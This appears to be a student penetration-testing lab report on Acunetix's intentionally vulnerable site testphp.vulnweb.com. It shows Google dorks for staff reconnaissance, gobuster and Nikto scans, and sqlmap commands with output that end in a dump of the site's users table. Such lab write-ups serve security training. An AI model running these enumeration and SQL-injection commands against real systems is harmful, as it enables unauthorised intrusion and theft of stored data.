
site:linkedin.com "@vulnweb.com"

AI Mode **All** Shopping Videos News Images Short videos More + Tools +


-  LinkedIn - Mwanamisi kassim
0 reactions · 5 months ago
Completed a vulnerability assessment on testphp.vulnweb.
I recently completed an in-depth vulnerability assessment on <http://testphp.vulnweb.com>, leveraging industry-leading tools like #OWASP #ZAP
-  LinkedIn - Siddhesh Rewale
20+ reactions · 4 months ago
Penetration Testing Report on testphp.vulnweb.com
Penetration Testing Report on testphp.vulnweb.com I recently conducted a vulnerability assessment and Penetration Testing (VAPT) on ...
-  LinkedIn - Piyush Sahu
30+ reactions · 1 year ago
Just Solved: Lazy Admin — TryHackMe | Piyush Sahu
... vulnweb.com! I recently undertook an exciting challenge to brute force the directories on the vulnerable website <http://testphp.vulnweb.com>.

- ### 1. Step 12:
- #### Linkedin and social search:
- in google dorks search following
- site:[linkedin.com](https://www.linkedin.com) "@vulnweb.com"
 - site:x.com "vulnweb"

Step 13:
CEO/DIRECTOR information:
Search on google “CEO of
Acunetix”



Step 14:
WAF/Firewall Detection:
wafw00fcertifiedhacker.com



Directory listening:

`gobuster dir -u http://testphp.vulnweb.com -w

/usr/share/wordlists/dirb/common.txt`

```
$ gobuster dir -u http://testphp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://testphp.vulnweb.com
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/admin/]
/cgi-bin/ (Status: 403) [Size: 276]
/cgi-bin (Status: 403) [Size: 276]
/crossdomain.xml (Status: 200) [Size: 224]
/CVS (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/CVS/]
/CVS/Repository (Status: 200) [Size: 8]
/CVS/Root (Status: 200) [Size: 1]
/CVS/Entries (Status: 200) [Size: 1]
/favicon.ico (Status: 200) [Size: 894]
/images (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/images/]
/index.php (Status: 200) [Size: 4958]
/pictures (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/pictures/]
/secured (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/secured/]
/vendor (Status: 301) [Size: 169] [→ http://testphp.vulnweb.com/vendor/]
Progress: 4614 / 4615 (99.98%)

Finished
```

Phase 2: Vulnerability Scanning

[illegible]

Vulnerability Scanning is an automated process used to identify security weaknesses in a system, network, or web application.

- ***Purpose:***

- * To detect known vulnerabilities such as:

- * Outdated software or web servers

- * Misconfigurations

- * SQL Injection points

- * Cross-Site Scripting (XSS)

- * Directory listings and exposed files

- ***Tools Used:***

Nikto – Scans web servers for dangerous files and outdated software

SQLMap – Tests for SQL injection vulnerabilities and accesses backend databases

Nmap – Identifies open ports and services



Step 1: Nikto Scan:

nikto -h
http://testphp.vulnweb.com

```
(kali@kali)-[~]
$ nikto -h http://testphp.vulnweb.com
- Nikto v2.5.0

+ Target IP: 44.228.249.3
+ Target Hostname: testphp.vulnweb.com
+ Target Port: 80
+ Start Time: 2025-07-29 10:09:50 (GMT-4)

+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Gecko_properties_and_attributes/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content in an unsafe fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mime-sniffing/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/ff659576(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.wisecoders.com/etix.com/vulnerabilities/web/insecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/cross-domain-policy-xml.html
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-07-29 10:11:55 (GMT-4) (125 seconds)

+ 1 host(s) tested
```

```
(kali@kali)-[~]
$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artists=1" -batch -dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damages caused by this program.

[*] starting @ 18:14:35 /2025-07-29/

[18:14:36] [INFO] resuming back-end DBMS 'mysql'
[18:14:37] [INFO] testing connection to the target URL
[18:14:37] [INFO] testing if the target URL content is stable
[18:14:38] [INFO] target URL content is stable
[18:14:38] [INFO] testing if GET parameter 'artists' is dynamic
[18:14:38] [WARNING] GET parameter 'artists' does not appear to be dynamic
[18:14:39] [WARNING] heuristic (basic) test shows that GET parameter 'artists' might not be injectable
[18:14:39] [INFO] testing for SQL injection on GET parameter 'artists'
[18:14:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:14:42] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:14:42] [INFO] testing 'Generic inline queries'
[18:14:42] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACT)'
[18:14:44] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[18:14:44] [WARNING] time-based comparison requires larger statistical model, please wait.....
[18:14:51] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:14:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:14:54] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:14:56] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:14:57] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[18:14:58] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[18:15:00] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[18:15:01] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[18:15:03] [INFO] testing 'Oracle AND time-based blind'
[18:15:03] [INFO] it is recommended to perform only basic UNION tests if there is not at least one other (potential) techniq
```

STEP 2: SQLMap Test:

sqlmap -u
“http://testphp.vulnweb.com/artists.php?artist
s=1” -batch -dbs


```
[INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP  
[INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'  
[WARNING] time-based comparison requires larger statistical model, please wait.  
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'  
[INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING c  
[INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'  
[INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'  
[INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'  
[INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'  
[INFO] testing 'PostgreSQL > 8.1 AND time-based blind'  
[INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'  
[INFO] testing 'Oracle AND time-based blind'
```

Phase 3:

Database access

Use SQLMAP:

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -dbs  
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -tables  
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users -  
dump
```

```
Database: acuart  
Table: users  
[1 entry]  
+-----+-----+-----+-----+-----+-----+-----+-----+  
| cc      | cart      | pass | email      | phone | uname | name      | address      |  
+-----+-----+-----+-----+-----+-----+-----+-----+  
| 1234-5678-2300-9000 | f0b6bba1226d700bd6f81a1e3ca1d978 | test | email@email.com | 2323345 | test | selorina dao | katana, manhattan , u |  
+-----+-----+-----+-----+-----+-----+-----+-----+  
  
[10:30:30] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'  
[10:30:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'  
  
[*] ending @ 10:30:30 /2025-07-29/
```


Thank
you

